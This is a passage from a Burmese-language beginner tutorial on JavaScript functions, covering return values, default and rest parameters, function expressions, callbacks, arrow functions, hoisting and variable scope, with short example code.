နောက်ထပ် သတိပြုစရာ ကျန်ပါသေးတယ်။ ရလဒ်အနေနဲ့ 5 ကို တွေ့မြင်ရတယ်ဆိုတာ Function ထဲမှာ `print a + b` ဆိုတဲ့ Statement ရှိနေလို့ ပေါင်းခြင်းရလဒ်ကို ထုတ်ဖော် ပြသတာပါ။ Function တစ်ခုရဲ့ သဘောသဘာဝဖြစ်တဲ့ ခေါ်ယူတဲ့အခါ ရလဒ် ပြန်ပေးတယ်ဆိုတဲ့သဘော မဟုတ်သေးပါဘူး။ ဒါကြောင့် အခုလို ထပ်ပြီးတော့ ပြင်လိုက်ပါဦးမယ်။

Pseudocode

```
function add (x, y) {
    let a = x;
    let b = y;
    return a + b;
}
```

ဒီတစ်ခါအသုံးပြုတဲ့ Keyword ကို ဂရုပြုပါ။ `return` ဖြစ်သွားပါပြီ။ အဓိပ္ပါယ်ရ a + b ရလဒ်ကို ပြန်ပေးမယ်ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်သွားတာပါ။ a + b ရလဒ်ကို ထုတ်ဖော်ပြသတာ မဟုတ်တော့ပါဘူး။ ဒါကြောင့် ခေါ်ယူအသုံးပြုပုံပြုနည်းလည်း နည်းနည်း ပြောင်းသွားပါလိမ့်မယ်။ ဒီလိုပါ –

Pseudocode

```
let result = add(2, 3);
result + 2;                // 7
```

`add` Function ကို ခေါ်ယူလိုက်တဲ့အခါ Function က ပေါင်းခြင်းရလဒ်ကို ပြန်ပေးထားလို့၊ ပြန်ရလာတဲ့ ရလဒ်ကို `result` Variable ထဲမှာ ထည့်ထားလိုက်တာပါ။ ဒီနည်းရဲ့ အားသာချက်ကတော့ ဒီ Result ကို ဖော်ပြယုံတင် မဟုတ်တော့ဘဲ ဆက်လက်ပြီး လိုအပ်သလို အသုံးချသွားနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။

နောက်ဆုံးတစ်ခုအနေနဲ့ Function သတ်မှတ်စဉ်မှာ ထည့်သွင်းခဲ့တဲ့ Parameter တွေဟာ Function ရဲ့ Variable တွေပဲမို့လို့ တိုက်ရိုက်အသုံးပြုနိုင်ပါတယ်။ ဒါကြောင့် x နဲ့ y ကို a နဲ့ b ထဲ တစ်ဆင့်ခံ ထည့်မနေတော့ပါဘူး။ စလက်ခံကတည်းက a နဲ့ b အနေနဲ့ တိုက်ရိုက်လက်ခံလိုက်လို့ ရပါတယ်။ ဒါကြောင့် အခုလို ပြင်လိုက်ပါဦးမယ်။

Pseudocode

```
function add (a, b) {
    return a + b;
}
```

ဒါဆိုရင်တော့ မလိုအပ်တော့တဲ့ အဆင့်တွေလျော့သွားလို့ ပိုရှင်းသွားပါပြီ။ ပေးလာတဲ့ Argument နှစ်ခုကို a နဲ့ b အဖြစ် လက်ခံပြီးပေါင်းပြီး ရလဒ်ကိုပြန်ပေးတဲ့ Function တစ်ခုကို ရသွားခြင်းပဲ ဖြစ်ပါတယ်။

ဂဏန်းလေး (၂) ခုပေါင်းတာလောက်ကတော့ Function တွေ Procedure တွေ မလိုအပ်သေးပါဘူး။ ဒီအတိုင်းတိုက်ရိုက်ပေါင်းလည်း ရတာပါပဲ။ ဒါပေမယ့် ရှုပ်ထွေးတဲ့လုပ်ဆောင်ချက်တွေကို အခုလို Function တွေ Procedure တွေအနေနဲ့ စုစည်းရေးဖွဲ့ထားမယ်ဆိုရင် ထပ်ခါထပ်ခါပြန်ရေးစရာမလိုတဲ့ အားသာချက်ကို ရမှာပဲ ဖြစ်ပါတယ်။

JavaScript အပါအဝင် Programming Language အများစုမှာ Function ရေးသားနည်းတစ်နည်း၊ Procedure ရေးသားနည်း တစ်နည်းဆိုပြီး ခွဲထားကြလေ့ မရှိပါဘူး။ တစ်နည်းထဲပဲ ထားကြပါတယ်။ နှစ်မျိုးခွဲပြီးတော့လည်း ခေါ်မနေကြတော့ပါဘူး။ နှစ်မျိုးလုံးကိုခြုံပြီး Function လို့ပဲ ခေါ်ကြပါတယ်။

JavaScript Functions

အထက်မှာ နမူနာရေးပြခဲ့တဲ့ Pseudocode Function တွေထဲက နောက်ပိုင်းနမူနာတွေဟာ JavaScript Function ရေးထုံးနဲ့ ကိုက်ညီနေပြီး ဖြစ်ပါတယ်။ Function တစ်ခုကြေညာဖို့အတွက် `function` Keyword ကိုအသုံးပြု ကြေညာရပါတယ်။ Function အမည်ကို မိမိနှစ်သက်ရာအမည်ပေးနိုင်ပြီး အမည်ရဲ့ နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Parameter တွေ လိုက်ရပါတယ်။ Parameter တွေမပါဘဲ Function ကြေညာလိုရင် ဝိုက်ကွင်းအဖွင့်အပိတ်ကို အလွတ်အတိုင်း ထည့်ပေးရပါတယ်။ မထည့်လို့မရပါဘူး။ Function ရဲ့ Statement တွေကိုတော့ တွန့်ကွင်း အဖွင့်အပိတ်နဲ့ စုဖွဲ့ပြီး ရေးသားပေးရမှာပဲ ဖြစ်ပါတယ်။

အကယ်၍ Function ကနေ ရလဒ်ကို ပြန်ပေးလိုရင် `return` Keyword ကို အသုံးပြုနိုင်ပါတယ်။ Return ပြန်မပေးဘဲရေးချင်ရင်လည်း ရပါတယ်။ နမူနာတစ်ချို့ ဖော်ပြပေးလိုက်ပါတယ်။

JavaScript

```
function add(a, b) {
    return a + b
}

function circle(r) {
    const PI = 3.14
    return PI * r * r
}

function greet() {
    console.log("Hello, World!")
}

function sayHello(name) {
    console.log(`Hello ${name}`)
}
```

ရေးသားထားတဲ့ Function တွေကို ခေါ်ယူအသုံးပြုတဲ့အခါ Function အမည်နဲ့အတူ Arguments စာရင်းကို ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ ထည့်ပြီး ခေါ်ယူနိုင်ပါတယ်။ Argument မရှိရင်လည်း ဝိုက်ကွင်းအဖွင့်အပိတ် အလွတ်ကို ထည့်ပေးရပါတယ်။

JavaScript

```
add(7, 8)            // 15
circle(3)            // 28.26
greet()              // Hello, World
sayHello("Alice")    // Hello Alice
```

Function ရဲ့အမည်ပေးပုံပေးနည်းဟာ Variable ပေးပုံပေးနည်းနဲ့ အတူတူပါပဲ။ စာလုံးအကြီးအသေး နှစ်သက်ရာ အသုံးပြုနိုင်ပြီး ကိန်းဂဏန်းတွေလည်း ပါလို့ရပါတယ်။ ဒါပေမယ့် ကိန်းဂဏန်းနဲ့ စလို့မရသလို၊ Special Character တွေ Space တွေလည်း ပါလို့မရပါဘူး။ လိုအပ်ရင် Underscore ကိုအသုံးပြုနိုင်ပါတယ်။ Special Character တွေထဲက ခြွင်းချက်အနေနဲ့ $ သင်္ကေတကိုတော့ လိုအပ်ရင် ထည့်သွင်းအသုံးပြုနိုင်ပါတယ်။

`return` ကိုတော့ တစ်ချက်သတိပြုပါ။ Function တစ်ခုဟာ `return` နဲ့ရလဒ်ကို ပြန်ပေးပြီးရင် သူ့အလုပ် ပြီးသွားပါပြီ။ ဒါကြောင့် `return` ရဲ့အောက်မှာ ဆက်ရေးထားတဲ့ ကုဒ်တွေ ရှိနေရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။

JavaScript

```
function add(a, b) {
    console.log('Start adding')
    return a + b
    console.log('Done adding')
}

let result = add(1, 2)
```

နမူနာအရ Start adding ဆိုတဲ့စာကို ဖော်ပြမှာဖြစ်ပြီး a နဲ့ b ပေါင်းခြင်းကို ပြန်ပေးလိုက်မှာပါ။ ဒါပေမယ့် Done adding ဆိုတဲ့စာကို ဖော်ပြဖို့ညွှန်ကြားထားတဲ့ Statement ကတော့ အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ `return` နဲ့ တန်ဖိုးပြန်ပေးပြီးပြီမို့လို့ Function အလုပ်ပြီးဆုံးသွားခဲ့ပြီမို့လို့ပါ။

Default & Rest Parameters

Function တွေကို ခေါ်ယူအသုံးပြုတဲ့အခါ၊ ပုံမှန်အားဖြင့်၊ ကြေညာစဉ်က သတ်မှတ်ခဲ့တဲ့ Parameter အရေအတွက်အတိုင်းပဲ Argument အရေအတွက်ကို အတိအကျပေးရပါတယ်။ ပိုပေးခဲ့ရင် ပိုသွားတာတွေကို ထည့်သွင်းအလုပ်လုပ်မှာ မဟုတ်သလို၊ လိုသွားခဲ့ရင်တော့ မလိုလားအပ်တဲ့ အမှားတွေကို ကြုံတွေ့ရပါလိမ့်မယ်။

```
function add(a, b) {
    return a + b
}

add(1, 2, 3, 4)      // 3
add(1)               // NaN
```

နမူနာအရ `add` Function ကိုခေါ်ယူတဲ့အခါ Argument နှစ်ခုပေးရမှာပါ။ ပိုပေးလိုက်တဲ့အခါ ကျန်တဲ့ Argument တွေကို ထည့်သွင်းအလုပ်မလုပ်တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ လိုသွားတဲ့အခါမှာတော့ a နဲ့ b

နှစ်ခုမှာ b အတွက် တန်ဖိုးမရှိတော့လို့ `undefined` ဖြစ်သွားပါတယ်။ `undefined` နဲ့ ကိန်းဂဏန်းကို ပေါင်းဖို့ကြိုးစားလိုက်တဲ့အခါ `NaN` ကို ပြန်ရနေလို့ မှားနေပါပြီ။

တစ်ချို့ Programming Language တွေမှာဆိုရင် Argument အရေအတွက် မပြည့်ဘဲ လိုသွားရင် အလုပ်မလုပ်ဘဲ Error ဖြစ်ပါတယ်။ JavaScript မှာ Error တော့မဖြစ်ပါဘူး။ ဒါပေမယ့် သတ်မှတ်ထားတဲ့ Argument ပြည့်စုံမှပဲ ရလဒ်အမှန်ကို ရမှာပါ။ ဒီနေရာမှာလိုအပ်ရင် Default Parameter Value ကို သတ်မှတ်ပေးထားနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
function add(a, b = 0) {
    return a + b
}

add(1, 2)       // 3
add(1)          // 1
```

Parameter သတ်မှတ်စဉ်မှာ `b = 0` လို့ပြောထားတဲ့အတွက် b မှာ Default Value ရှိသွားပါပြီ။ ဒါကြောင့် b အတွက် Argument မပါလာခဲ့ရင် ဒီ Default Value ကို အသုံးပြုပြီးတော့ အလုပ်လုပ်ပေးသွားမှာပါ။ ပါလာခဲ့ရင်တော့ ပါလာတဲ့ Argument တန်ဖိုးကို အသုံးပြုပေးသွားမှာ ဖြစ်ပါတယ်။

JavaScript မှာ Rest Parameter ဆိုတာရှိပါသေးတယ်။ ပါလာသမျှ Argument တန်ဖိုးအားလုံးကို လက်ခံပေးနိုင်တဲ့ Parameter ပါ။ ဒီလိုရေးရပါတယ်။

JavaScript

```
function add(a, b, ...c) {
    console.log(c)
}

add(1, 2, 3, 4, 5)     // [3, 4, 5]
```

နမူနာအရ a, b နဲ့ c Parameter သုံးခုရှိပြီး `c` ကို `...c` ဆိုတဲ့ Rest Parameter ရေးထုံးနဲ့ ရေးသားထားပါတယ်။ ဒါကြောင့် ပိုတဲ့ Argument အားလုံးကို `c` က လက်ခံထားပေးမှာပါ။ နမူနာမှာ `add` Function ကို

ခေါ်တဲ့အခါ Argument (၅) ခုပေးထားပါတယ်။ ပထမ Argument က a ဖြစ်သွားပြီး ဒုတိယ Argument က b ဖြစ်သွားပါတယ်။ ကျန် Argument (၃) ခုကတော့ c ထဲကို အကုန်ရောက်သွားတယ် ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Function Expressions

Function တစ်ခု ကြေညာလိုက်တယ်ဆိုတာဟာ Statement တစ်ခု တည်ဆောက်လိုက်တာပါပဲ။ ထူးခြားချက်ကတော့ JavaScript မှာ Function တွေကို Expression လို့လဲ သဘောထား အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - 1 + 2 ဆိုတဲ့ Expression ကို Variable တစ်ခုထဲမှာ Assign လုပ်လိုက်လို့ ရသလိုပဲ Function ကိုလည်း Variable တစ်ခုထဲမှာ Assign လုပ်လိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let greet = function greeting() {
    console.log("Hello, World")
}
```

ဒါကြောင့် greet Variable ထဲမှာ Function တစ်ခုရောက်ရှိသွားပါပြီ။ အဲ့ဒီ greet Variable ထဲက Function ကို အလုပ်လုပ်စေချင်ရင် အခုလို ခေါ်ယူပေးလို့ ရပါတယ်။

JavaScript

```
greet()     // Hello, World
```

ရိုးရိုး Function Statement ကိုအသုံးပြုကြေညာထားတဲ့ Function ကို ခေါ်သလိုပဲ ခေါ်ရတာပါ။ ဒီလို Function ကို Expression အနေနဲ့ အသုံးပြုတဲ့အခါ Function အမည်ကို မလိုအပ်ရင် မထည့်လို့ရပါတယ်။ ဒီသဘောသဘာဝကို Anonymous Function လို့ ခေါ်ပါတယ်။ အမည်မဲ့ Function မို့လို့ Nameless Function လို့လည်း ခေါ်ကြပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
let greet = function () {
    console.log("Hello, World")
}
```

စောစောက ကုဒ်ပါပဲ။ `function` Keyword ရဲ့နောက်မှာ Function Name မပါတော့တာပါ။ ဒီလို Function Expression တွေကို အသုံးပြုပြီးတော့ ရေးလို့ရတဲ့ IIFE ခေါ် Immediately Invoked Function Expression ရေးနည်းတစ်မျိုးလည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

```
(function () {
    console.log("Hello, World")
})()

// Hello, World
```

a + b Expression ကို လိုအပ်ရင် ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ (a + b) လို့ ထည့်ရေးနိုင်သလိုပဲ Function Expression ကိုလည်း ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ ထည့်လိုက်တာပါ။ ပြီးတော့မှ နောက်ကနေ နောက်ထပ် ဝိုက်ကွင်းအဖွင့်အပိတ် တွဲပေးလိုက်တဲ့အခါ ဒီ Function Expression ကို ချက်ချင်းခေါ်ယူ အလုပ်လုပ်စေလိုက်တဲ့ သဘောဖြစ်သွားပါတော့တယ်။

ပုံမှန်အားဖြင့် Function ဆိုတာ ကြေညာလိုက်ယုံနဲ့ အလုပ်မလုပ်ပါဘူး။ ခေါ်ယူအသုံးပြုတော့မှသာ အလုပ်လုပ်တာပါ IIFE ရေးထုံးကို အသုံးပြုရေးသားထားတဲ့ Function ကတော့ ချက်ချင်းနေရာတင် အလုပ်လုပ်သွားတဲ့ Function တစ်ခုဖြစ်သွားတာပါ။

Function Expression တွေကို နောက်ထပ်အသုံးများတဲ့ နည်းတစ်ခုရှိပါသေးတယ်။ ဒီလိုပါ –

JavaScript

```
function twice(num, fun) {
    let result = fun(num)
    return result * 2
}
```

နမူနာ `twice` Function ကို သေချာဂရုစိုက်ကြည့်ပါ။ Parameter (၂) ခုပါဝင်ပါတယ်။ `num` နဲ့ `fun` တို့ပါ။ `num` ဟာ Number ဖြစ်ရမှာဖြစ်ပြီး၊ `fun` ကတော့ Function ဖြစ်ရမှာပါ။ ဒါကြောင့် `twice` ကိုခေါ်ယူတဲ့အခါ ပေးရမယ့် တန်ဖိုးအမျိုးအစားတွေက ဒီလိုဖြစ်ပါလိမ့်မယ်။

`twice(Number, Function)`

Number တွေအတွက် နှစ်သက်ရာ Number တန်ဖိုးပေးနိုင်ပြီး Function အတွက် Function Expression တစ်ခုကို ပေးနိုင်ပါတယ်။ ဒါကြောင့် အခုလို ခေါ်ယူအသုံးနိုင်ပါတယ်။

JavaScript

```
twice(5, function(x) {
    return x + 1
})
```

`num` အတွက် 5 ကိုပေးထားပါတယ်။ `fun` အတွက် x ကို 1 တိုးပေးတဲ့ Function ကိုပေးထားပါတယ်။ မူလ `twice` Function နဲ့ ပြန်တွဲပြီးကြည့်ပါ။

```
function twice(num, fun) {
    let result = fun(num)
    return result * 2
}
```

လက်ရှိ `num = 5` ဖြစ်ပါတယ်။ ဒါကြောင့် `fun(5)` ပါ။ `fun` ရဲ့ `x = 5` ဖြစ်သွားပါပြီ။ 1 တိုးပြီး ပြန်ပေးတဲ့အတွက် 6 ကိုရပါတယ်။ `result = 6` ဖြစ်သွားပါပြီ။ ပြီးတော့မှ `result` ကို 2 နဲ့ မြှောက်ပေးလိုက်တာ ဖြစ်လို့ နောက်ဆုံးရလဒ် `6 * 2 = 12` ကို ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Function ကို ခေါ်ယူအသုံးပြုစဉ်မှာ Function Expression ကို Argument အနေနဲ့ ထည့်သွင်းပေးနိုင်ခြင်းဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Callback လို့ခေါ်ပါတယ်။ Function တစ်ခုကို ခေါ်ယူစဉ်မှာ ဒီ Function ကို ထပ်ဆင့် ပြန်ခေါ်သုံးပေးပါလို့ ပြောလို့ရသွားတာပါ။ အစီအစဉ်အတိုင်း၊ အစဉ်အလိုက် အလုပ်လုပ်တာ မဟုတ်တော့လို့ မျက်စိတော့ လည်သွားနိုင်ပါတယ်။ နောက်တစ်ခေါက်လောက် ပြန်ကြည့်ကြည့်လိုက်ပါ။ တစ်ခါလောက် သေချာမြင်သွားပြီဆိုရင်တော့ နောင်ဒီသဘောသဘာဝကို တွေ့တိုင်း အလွယ်တကူ မြင်သွားပါလိမ့်မယ်။

ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့ JavaScript Function တွေဟာ ကြိုရေးထားတဲ့အတိုင်း ပုံသေ မဟုတ်တော့ဘဲ ခေါ်ယူချိန်မှာ လိုအပ်သလို ပြောင်းလဲအလုပ်လုပ်စေနိုင်တဲ့ Function တွေ ဖြစ်သွားတော့ တာပါပဲ။ ဥပမာ - စောစောက `twice` Function ကို အခုလိုလည်း ခေါ်ယူနိုင်မှာ ဖြစ်ပါတယ်။

JavaScript

```
twice(5, function(x) {
    return x * x
});

// 50
```

ပေးလိုက်တဲ့ `num` တန်ဖိုးမပြောင်းပါဘူး။ 5 ပါပဲ။ ဒါပေမယ့် ရလဒ်တော့ လုံးဝပြောင်းသွားပါပြီ။ ဘာဖြစ်လို့လဲဆိုတော့ ခေါ်သုံးဖို့ပေးလိုက်တဲ့ Callback Function ရဲ့အလုပ်လုပ်ပုံ ပြောင်းသွားတဲ့ အတွက်ကြောင့်ပါ။

တစ်ကယ်တော့ JavaScript Function တွေရဲ့ သဘောသဘာဝဟာ ကျယ်ပြန့်လှပါတယ်။ Function တစ်ခုရဲ့ အတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Nested Function တွေရဲ့ သဘောသဘာဝတွေ၊ Closure လို့ခေါ်တဲ့ ထူးခြားတဲ့ Variable Scope သဘောသဘာဝတွေ၊ Recursive Function သဘောသဘာဝတွေ၊ `this` Keyword Binding လို့ခေါ်တဲ့ ရှုပ်ထွေးတဲ့ ကိစ္စတွေ ကျန်ပါသေးတယ်။ ဒါပေမယ့် ဒီအဆင့်မှာ အဲ့ဒီ အကြောင်းတွေပြောဖို့တော့ စောနေပါသေးတယ်။ ဒါကြောင့် လက်ရှိပြောထားသလောက်နဲ့ ဆက်ပြောမယ့် သဘောသဘာဝတွေကို အရင်ကျေညက်နားလည်အောင် ကြည့်ထားပြီး နောက်ပိုင်းမှာ ဒီထက်ပို ဆန်းကျယ်တာတွေ ဆက်လေ့လာဖို့ ကျန်နေသေးတယ်လို့ မှတ်သားထားပေးပါ။

Arrow Functions

ဆက်လက်ပြီး Function Expression တွေကို အတိုကောက်ရေးနည်းရှိလို့ ဆက်ကြည့်ကြပါမယ်။ Function Keyword အစား Arrow သင်္ကေတလေးနဲ့ အစားထိုးပြီး ရေးရလို့ Arrow Function လို့ ခေါ်ကြပါတယ်။ ပုံမှန် Function Expression တစ်ခုကို Variable တစ်ခုမှာ Assign လုပ်လိုတဲ့အခါ ဒီလိုရေးရပါတယ်။

JavaScript

```
let add = function(a, b) {
    return a + b
}
```

ဒါကို အတိုကောက်အားဖြင့် အခုလို ရေးနိုင်ပါတယ်။

JavaScript

```
let add = (a, b) => {
    return a + b
}
```

ဝိုက်ကွင်းအဖွင့်အပိတ်ရှေ့မှာ `function` မပါတော့ဘဲ ဝိုက်ကွင်းအဖွင့်အပိတ်နောက်မှာ Arrow => လေး ထည့်လိုက်တာပါ။ Arrow Function ရဲ့ ထူးခြားချက်ကတော့၊ Statement တစ်ခုထဲဆိုရင် တွန့်ကွင်း အဖွင့်အပိတ်နဲ့ `return` Keyword ကို မထည့်ဘဲ ထားလို့ရခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် အခုလို ဖြစ်သွားမှာပါ။

JavaScript

```
let add = (a, b) => a + b
```

တော်တော်လေးကို တိုတောင်းကျစ်လစ်တဲ့ ရေးဟန်တစ်ခုဖြစ်သွားတာမို့လို့ အလွန်ကြိုက်ကြပါတယ်။ နောက်တစ်ချက်အနေနဲ့ Parameter တစ်ခုထဲဆိုရင် ဝိုက်ကွင်းအဖွင့်အပိတ်ကို မထည့်ဘဲရေးလို့ရပါတယ်။ ပိုတိုသွားဦးမှာပါ။ ဒီလိုပါ –

JavaScript

```
let two = n => n * 2
```

ဟိုးရှေ့မှာပြောခဲ့သလို ကုဒ်တွေရဲ့ အလုပ်လုပ်ပုံကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်ဖို့ အရေးကြီးလှပါတယ်။ တိုလွန်းလို့ ပုံဖော်ကြည့်ရ ခက်သွားမှာစိုးလို့ ရိုးရိုး Function နဲ့ နှိုင်းယှဉ်စဉ်းစားနိုင်ဖို့ ဖော်ပြခဲ့တာပါ။ လိုရင်းအချုပ် (၃) ချက်မှတ်ရင် ရပါပြီ။

1. ဝိုက်ကွင်းအဖွင့်အပိတ်ရှေ့က `function` ကိုဖယ်ပြီး ဝိုက်ကွင်းအဖွင့်အပိတ်နောက်မှာ `=>` သင်္ကေတ လေး ထည့်ပေးလိုက်ပါတယ်။
2. Function မှာ Statement တစ်ကြောင်းဘဲရှိရင် တွန့်ကွင်းအဖွင့်အပိတ်နဲ့ `return` ကို မထည့်ဘဲ ရေးလို့ရပါတယ်။ အလိုအလျောက် `return` ပြန်ပေးပါတယ်။
3. Parameter က တစ်ခုထဲဆိုရင် ဝိုက်ကွင်းအဖွင့်အပိတ်ကို မထည့်ဘဲထားလို့ ရပါတယ်။

Parameter မရှိရင်တော့ ဝိုက်ကွင်းအဖွင့်အပိတ် အလွတ်ကို ထည့်ပေးဖို့ လိုအပ်ပါတယ်။

JavaScript

```
let hello = () => "Hello, World"
```

ဒါကြောင့် တစ်ချို့ကလည်း ဝိုက်ကွင်းအဖွင့်အပိတ်အလွတ်ထည့်ရတာ ရှုပ်တယ် ထင်ကြပုံ ရပါတယ်။ Parameter မရှိရင် Underscore ကို Parameter တစ်ခုအနေနဲ့ ပေးပြီးရေးကြပါတယ်။ ဒါကြောင့် ရံဖန်ရံခါ ဒီလိုကုဒ်မျိုးကို တွေ့ရနိုင်ပါတယ်။

JavaScript

```
let hello = _ => "Hello, World"
```

Parameter မရှိရင် ဝိုက်ကွင်းအဖွင့်အပိတ် ထည့်မယ့်အစား Underscore ကို Parameter တစ်ခုသဖွယ် အစားထိုးပြီး ရေးလိုက်တဲ့သဘောပါ။ ဟိုးအပေါ်မှာ Callback အတွက် နမူနာပြခဲ့တဲ့ Function ကုဒ်ကို Arrow Function နဲ့ ပြောင်းရေးကြည့်ပါမယ်။ ဒီလိုပါ –

JavaScript

```
// Original Function
function twice(num, fun) {
    let result = fun(num)
    return result * 2
}

// Arrow Function
let twice = (n, f) => f(n) * 2
```

တော်တော်လေးကို တိုတောင်းကျစ်လစ်သွားတာကို တွေ့ရနိုင်ပါတယ်။ ဒီသဘောတွေကြောင့်ပဲ အခုနောက်ပိုင်းမှာ Arrow Function တွေကို တော်တော်ကြိုက်ကြသလို နေရာအနှံ့အပြားမှာလည်း သုံးကြပါတယ်။ ဒါကြောင့် အတိုကောက်ရေးထားတဲ့ Arrow Function ကုဒ်တွေကိုမြင်ရင် နားလည်ဖို့ လိုအပ်ပါတယ်။ ရိုးရိုး Function နဲ့ အသားကျပြီးသား အတွေ့အကြုံ အထိုက်အလျောက် ရှိသူတွေဟာ Arrow Function တွေကို မြင်တဲ့အခါ မူလအသားကျပြီးသားနဲ့ ကွဲလွဲနေလို့ နားလည်ရခက်နေတတ်ကြပါတယ်။

Function Hoisting

ဟိုးရှေ့မှာ Variable Hoisting အကြောင်းလေး ထည့်ပြောခဲ့ပါတယ်။ Variable တွေကို `var` Keyword နဲ့ ကြေညာလိုက်တဲ့အခါ JavaScript က အပေါ်ကိုပို့ပေးပြီး အလုပ်လုပ်တဲ့ သဘောမျိုးပါ။ ဒီလိုပါ –

JavaScript

```
var r = a + b
var a = 1
var b = 2
```

အရင်သုံးပြီး နောက်မှကြေညာလိုက်တာပါ။ ဒီလိုအခြေအနေမျိုးမှာ JavaScript က ကုဒ်ကို အခုလို ပုံစံပြောင်းပြီး အလုပ်လုပ်ပေးသွားမှာပါ။

Pseudocode

```
var a
var b
var r = a + b
a = 1
b = 2
```

ရလဒ်ကတော့ မှန်မှာမဟုတ်ပါဘူး။ ဒါပေမယ့် Hoisting သို့မဟုတ် Lifting လို့ခေါ်တဲ့ သဘောသဘာဝအရ ကြေညာချက်ကို အလိုအလျောက် အပေါ်ကိုပို့ပေးလိုက်တာကို သိထားဖို့ပါ။ `var` Keyword ကို သုံးမှပဲ ဒီသဘောမျိုးနဲ့ အလုပ်လုပ်ပေးပါတယ်။ `let` တို့ `const` တို့နဲ့ ကြေညာရင်တော့ ရေးထားတဲ့ အစီအစဉ်အတိုင်းသာ အလုပ်လုပ်သွားမှာပါ။

Function တွေမှာလည်း Hoisting သဘောသဘာဝ ရှိပါတယ်။ ဒါကြောင့် Function ကို အရင်သုံးပြီး နောက်မှ ကြေညာလို့ရပါတယ်။ ဒီလိုပါ –

JavaScript

```
add(1, 2)     // 3

function add(a, b) {
    return a + b
}
```

ဒီကုဒ်ဟာ အလုပ်လုပ်ပါတယ်။ `add` Function ကို မကြေညာရသေးခင်ကတည်းက ယူသုံးထားပေမယ့် JavaScript က အလုပ်လုပ်တဲ့အခါ `add` Function ကြေညာချက်ကို အပေါ်တင်ပေးလိုက်ပြီး အလုပ်လုပ်သွားမှာ မို့လို့ပါ။ ဒါပေမယ့် ဒီလိုဆိုရင်တော့ ရမှာ မဟုတ်ပါဘူး –

JavaScript

```
add(1, 2)     // Error: add is not defined

let add = function(a, b) {
    return a + b
}
```

Function Expression နဲ့ရေးသားပြီး `add` Variable ထဲမှာ Assign လုပ်လိုက်တာပါ။ အလုပ်မလုပ်ပါဘူး။ ဘာဖြစ်လို့လဲဆိုတော့ `let` နဲ့ ကြေညာထားတဲ့ `add` ကို JavaScript က Hoist/Lift လုပ်ပြီး တင်ပေးမှာ မဟုတ်တဲ့အတွက် `add` Function ကို ခေါ်သုံးစဉ်မှာ Function မရှိသေးလို့ Error တက်သွားမှာပဲ ဖြစ်ပါတယ်။

Name Conflict

Function Name တွေဟာ အမည်တူလို့မရဘူး ဆိုတဲ့အချက်ကိုလဲ ဖြည့်စွက်မှတ်သားသင့်ပါတယ်။ ရှိပြီးသား Function ကို နောက်တစ်ခါ ထပ်ကြေညာလို့ မရဘူးလို့ ပြောတာပါ။ တစ်ချို့ Language တွေမှာ အမည်တူ ကြေညာမိရင် တစ်ခါထဲ Error ဖြစ်ပါတယ်။ JavaScript မှာ အမည်တူ ကြေညာမိလို့ Error တော့မဖြစ်ပါဘူး။ ဒါပေမယ့် နောက်မှရေးတဲ့ Function ကို အတည်ယူသွားမှာ ဖြစ်လို့ အမည်တူတဲ့ အရင်ရေးထားတဲ့ Function တွေက အလုပ်လုပ်တော့မှာ မဟုတ်ပါဘူး။

Variable Scope

Variable တွေအကြောင်းပြောတုံးက Block Scope Variable အကြောင်းပြောခဲ့ပါတယ်။ Function Scope အကြောင်းလေး ဖြည့်စွက်ပြောဖို့လိုပါသေးတယ်။ အခြေခံအားဖြင့် Function တစ်ခုအတွင်းထဲမှာ ကြေညာထားတဲ့ Variable ကို Function ရဲ့ပြင်ပနဲ့ အခြား Function များက ရယူအသုံးပြုခွင့်မရှိပါဘူး။ Function ထဲမှာ ကြေညာထားတဲ့ Variable ဟာ အဲ့ဒီ Function နဲ့သာ သက်ဆိုင်ပါတယ်။ Function ရဲ့ ပြင်ပမှာ ကြေညာထားတဲ့ Variable တွေကိုတော့ Global Variable လို့ခေါ်ပါတယ်။ လိုအပ်တဲ့နေရာကနေ ရယူအသုံးပြုနိုင်ပါတယ်။

JavaScript

```
let name = "Alice"

function welcome() {
    console.log(`Welcome ${name}`)
}

function hello() {
    console.log(`Hello ${name}`)
}

welcome()       // Welcome Alice
hello()         // Hello Alice
```

နမူနာမှာကြည့်လိုက်ရင် Function တွေရဲ့ပြင်ပမှာ ကြေညာထားတဲ့ `name` ကို Function တွေထဲမှာ အသုံးပြုထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒီလို Global Variable တွေဟာ အန္တရာယ်တော့ များပါတယ်။ Function တိုင်းက သုံးလို့ရနေတော့ Function တစ်ခုကြောင့် တန်ဖိုးပြောင်းသွားတဲ့အခါ သူ့ကိုသုံးထားတဲ့ အခြား Function မှာ မလိုလားအပ်တဲ့ ပြဿနာတွေ ဖြစ်စေနိုင်ပါတယ်။

JavaScript

```
function welcome() {
    let name = "Alice"
    console.log(`Welcome ${name}`)
}

function hello() {
    console.log(`Hello ${name}`)
}

welcome()       // Welcome Alice
hello()         // Hello
```

ဒီနမူနာမှာတော့ welcome Function ထဲမှာ name ကို ကြေညာထားလို့ ရလဒ်မှန်ကန်တာကို တွေ့ရနိုင်ပါတယ်။ hello Function ကလည်း name ကို အသုံးပြုထားပါတယ်။ ဒါပေမယ့် welcome ထဲမှာ ကြေညာထားတဲ့ name ဟာ hello နဲ့ သက်ဆိုင်ခြင်းမရှိတဲ့အတွက် အလုပ်မလုပ်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

